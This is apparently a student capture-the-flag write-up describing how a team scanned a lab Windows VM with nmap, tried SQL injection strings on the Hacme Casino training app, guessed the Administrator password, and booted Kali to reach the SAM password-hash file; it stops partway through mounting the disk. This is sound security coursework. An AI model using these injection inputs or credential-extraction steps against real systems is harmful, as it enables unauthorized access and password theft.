COMP 50 Capture the Flag Write-Up

Team 11
Joshua Golding, Hande Guven, Peter Sahagian, Xiaoyu Shi

Executive Summary

In the capture-the-flag exercise, our team analyzed the server with the IP address 192.168.1.135, and practiced exploitation with Metasploit. Afterwards, with the virtual machine given, we took ownership of the system, and learned about various vulnerabilities, their exploits, and the ramifications of malicious cyber attacks in general. First, we will explain the tools and methods used to attack the server and discover vulnerabilities. Second, we will discuss the vulnerabilities and our attempts to exploit them. The vulnerabilities we discovered include cleartext transmission using File Transfer Protocol (FTP), insecure information sharing with Shared Folder, weak username-password combinations, information exposure through error messages. We also detailed the vulnerabilities within the Hacme Casino. Finally, we will address ways to remedy and limit the vulnerabilities so as to prevent future attacks and explore the implications of the information we have learned.

Introduction

Cybersecurity, or the measures used to prevent the theft or unauthorized use of information, has emerged as a leading issue in response to new threats to private data and information. Server providers, administrators, and even average users must stay up-to-date on protecting their information, whether it is related to their personal lives, businesses, or government affairs. A capture-the-flag exercise, in which vulnerabilities are discovered and exploited in order to gain access to private information, is a method to determine the security of a system and provide appropriate feedback where possible. The following paper will detail a capture-the-flag exercise targeting the IP address 192.168.1.135. Several open ports with vulnerabilities were discovered and exploited for the purpose of stealing data. The information outlined below can be used to better understand common vulnerabilities, how they can be prevented, and the ramifications of attackers successfully exploiting them.

Tools and Methods Used

In class:

We began the Capture the Flag assignment by gaining more information about our target. We ran a nmap scan with the command “nmap -O target” where ‘target’ is the IP address

192.168.1.135. We found out that the target the host was up and the target was operating on a Windows system.[1]


In order to pinpoint vulnerabilities that can be exploited, we first determined which ports and services were open on the system. We did a simple nmap scan by executing the command "nmap -T4 -F target." We used the T4 timing rather than T5 because "aggressive scan timings are faster, but could yield inaccurate results."[2]

The scan revealed that there were approximately 14 open ports, including the FTP port which was open intermittently (see Table 1).

Port	**Service**
135/tcp	msrpc
139/tcp	netbios-ssn
445/tcp	microsoft-ds
514/tcp	shell
1025/tcp	NFS-or-IIS
1026/tcp	LSA-or-nterm
1027/tcp	IIS
1028/tcp	unknown
1029/tcp	ms-lsa
1030/tcp	iad1
3000	ppp
3389	ms-wbt-server
5357/tcp	wsdapi
21/tcp (open intermittently)	FTP

Table 1: The Ports and Services Open On The Target System

[1] Unfortunately we failed to screenshot the scan result in class time, and the result was not recreatable after class.
[2] "NMAP Cheat Sheet" https://highon.coffee/blog/nmap-cheat-sheet/




```
Host is up (1.9s latency).
Not shown: 987 closed ports
PORT      STATE    SERVICE
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
514/tcp   filtered shell
1025/tcp open     NFS-or-IIS
1026/tcp open     LSA-or-nterm
1027/tcp open     IIS
1028/tcp open     unknown
1029/tcp open     ms-lsa
1030/tcp open     iad1
3000/tcp open     ppp
3389/tcp open     ms-wbt-server
5357/tcp open     wsdapi
```

Photo: All Open Ports on Target

The port numbers told us a number of important information about the services running on the system and possible exploits we can use. Accordingly, we have decided on three possible exploitation approaches. First of all, we developed immense interest in Port 3000 because of the specific number and service name(PPP). Second, we realized that several of the services are vulnerable to exploitation, such as the remote desktop access (Port 3389), the shared folder (Port 139). Third, we previously knew that FTP, being an insecure protocol, could send out credentials in plain text. By intercepting transmissions on Port 21, we might be able to get valuable information.

However, due to the fact that FTP opens intermittently and that we only caught the target listening on Port 21 once in nmap scans, we decided to split up and execute the first two approaches. The first group went to inspect the content on target's Port 3000 on a web browser by typing 192.168.1.135:3000 in the address. It turns out that the target is hosting a web application (without domain name) on Port 3000. The web application is a Hacme Casino.[3]

[3] This screenshot is a recreation of what we did during class time. It is made by locally running Hacme Casino Server. In class the URL in the address line should be 192.168.1.135:3000.



Welcome to HacmeCasino, the best Gambling Site on the Net

Here at HacmeCasino, we aim to provide the best user experience on the web. Using Web 2.0-friendly technologies like AJAX, HacmeCasino is a state of the art online gaming experience that has to be tried to be believed. Try your hand at poker, or take a spin at the roulette wheel. Rest assured that HacmeCasino will give you the most entertaining, enjoyable, and secure user experience available online.

Fancy some blackjack? HacmeCasino has you covered, with the most exciting, high-stakes blackjack game this side of the computer monitor! Fun for all!

Howdy, pardner! Poker is all the rage, and HacmeCasino is ready to serve your online gaming needs, providing a state of the art online poker experience.

Round and round it goes... Roulette is a game for novices and experts alike to let go and have some fun. Take life for a spin, and let it ride at HacmeCasino!


There exists an login section on the homepage of Hacme Casino, which is usually the first step of exploitation. We first tried SQL injection in the “username” section of the login. Unfortunately, whenever we type in single apostrophes(‘), apostrophes with right parenthesis (‘)), and classic SQL injection arguments like 1 ‘OR 1=1’, the server fails.

After consulting with Ming afterwards, we can only attribute our unsuccess to the Hacme Casino application failures because the server fails constantly both in class and during individual testing beyond class time.

We also worked with Metasploit in Kali Linux in attempt to exploit vulnerabilities in MSRPC, and our conclusions as well as our methodology is discussed further in the vulnerabilities section.

After class:


With the VM provided, the operating system and its version (Windows, 2006) was confirmed.




```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ver

Microsoft Windows [Version 6.0.6001]

C:\Users\Administrator>_
```

By Social Engineering (because Ming gave us the hint), we know that the Administrator password on the system is related to the word “password” (because John Podesta used that as his email password). After several tries we successfully logged into the system using the password “p@ssw0rd.”

After logging into the password we can identify commercial off-the-shelf software packages such as Google Chrome, Mozilla Firefox, Wireshark, 7-zip, HashCalc, HxD Hex Editor, Nmap - Zenmap GUI, and WinPcap by browsing through the start menu and the files.




Besides softwares and applications, we have noticed that there are four accounts on the system. The first one is “Administrator” with admin privileges, with the password “p@ssw0rd.” The other three are “sam,” “student,” and “guest.” When we tried common passwords into these accounts, we have found out that “guest” does not need a password for login, which corresponds to the nature of Windows accounts.




After studying how windows passwords are stored, we got to know that all password hashes are saved in a library called SAM under C:\Windows\System32\config\. However, the SAM library cannot be opened when the system is up and running. In this way, we have to boot the virtual machine in another system so that we can have access to the file.

After trying out unsuccessful tools such as pcunlocker (which can only reset password, not recover them), we finally went back to boot the system in Kali. Basically we have changed the VM to boot from a Kali Linux .iso file, and demanded the system to boot from hardware (CD-ROM, which is simulated by the .iso file).

After booting with Kali, we mounted the system with command “mount” in order to incorporate all its files into our working environment.




```
root@kali:~# fdisk -l
Disk /dev/sda: 102 MiB, 106954752 bytes, 208896 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sdb: 40 GiB, 42949672960 bytes, 83886080 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x807afe0b

Device     Boot Start      End  Sectors Size Id Type
/dev/sdb1  *     2048 83884031 83881984  40G  7 HPFS/NTFS/exFAT


Disk /dev/loop0: 2.5 GiB, 2634285056 bytes, 5145088 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~# mount -t ntfs /dev/sdb /mnt
NTFS signature is missing.
```




```
root@kali:~# df -k
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              451780       0    451780   0% /dev
tmpfs              94600    8808     85792  10% /run
/dev/sr0         2897136 2897136         0 100% /lib/live/mount/medium
/dev/loop0       2572544 2572544         0 100% /lib/live/mount/rootfs/filesyste
m.squashfs
tmpfs             472984       0    472984   0% /lib/live/mount/overlay
overlay           472984   18936    454048   5% /
tmpfs             472984       0    472984   0% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             472984       0    472984   0% /sys/fs/cgroup
tmpfs             472984       0    472984   0% /tmp
